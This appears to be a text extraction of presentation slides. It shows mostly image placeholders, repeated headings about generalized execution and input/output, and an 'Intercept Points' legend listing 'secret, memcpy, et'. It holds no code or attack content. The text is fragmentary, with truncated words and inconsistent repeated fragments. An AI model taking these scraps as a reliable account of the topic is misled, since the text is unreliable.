
# GENERALIZED: EXECUTION





# GENERALIZED: EXECUTION



\* : Intercept Points





# GENERALIZED: EXECUTION



\* : Intercept Points  
secret, memory, et




# GENERALIZED: EXECUTION




\* : Intercept Points  
secret, memcpy, et

# GENERALIZED: EXECUTION



\* : Intercept Points

secret, memcpy, et




# GENERALIZED: INPUT & OUTPUT


ON





8/1/13




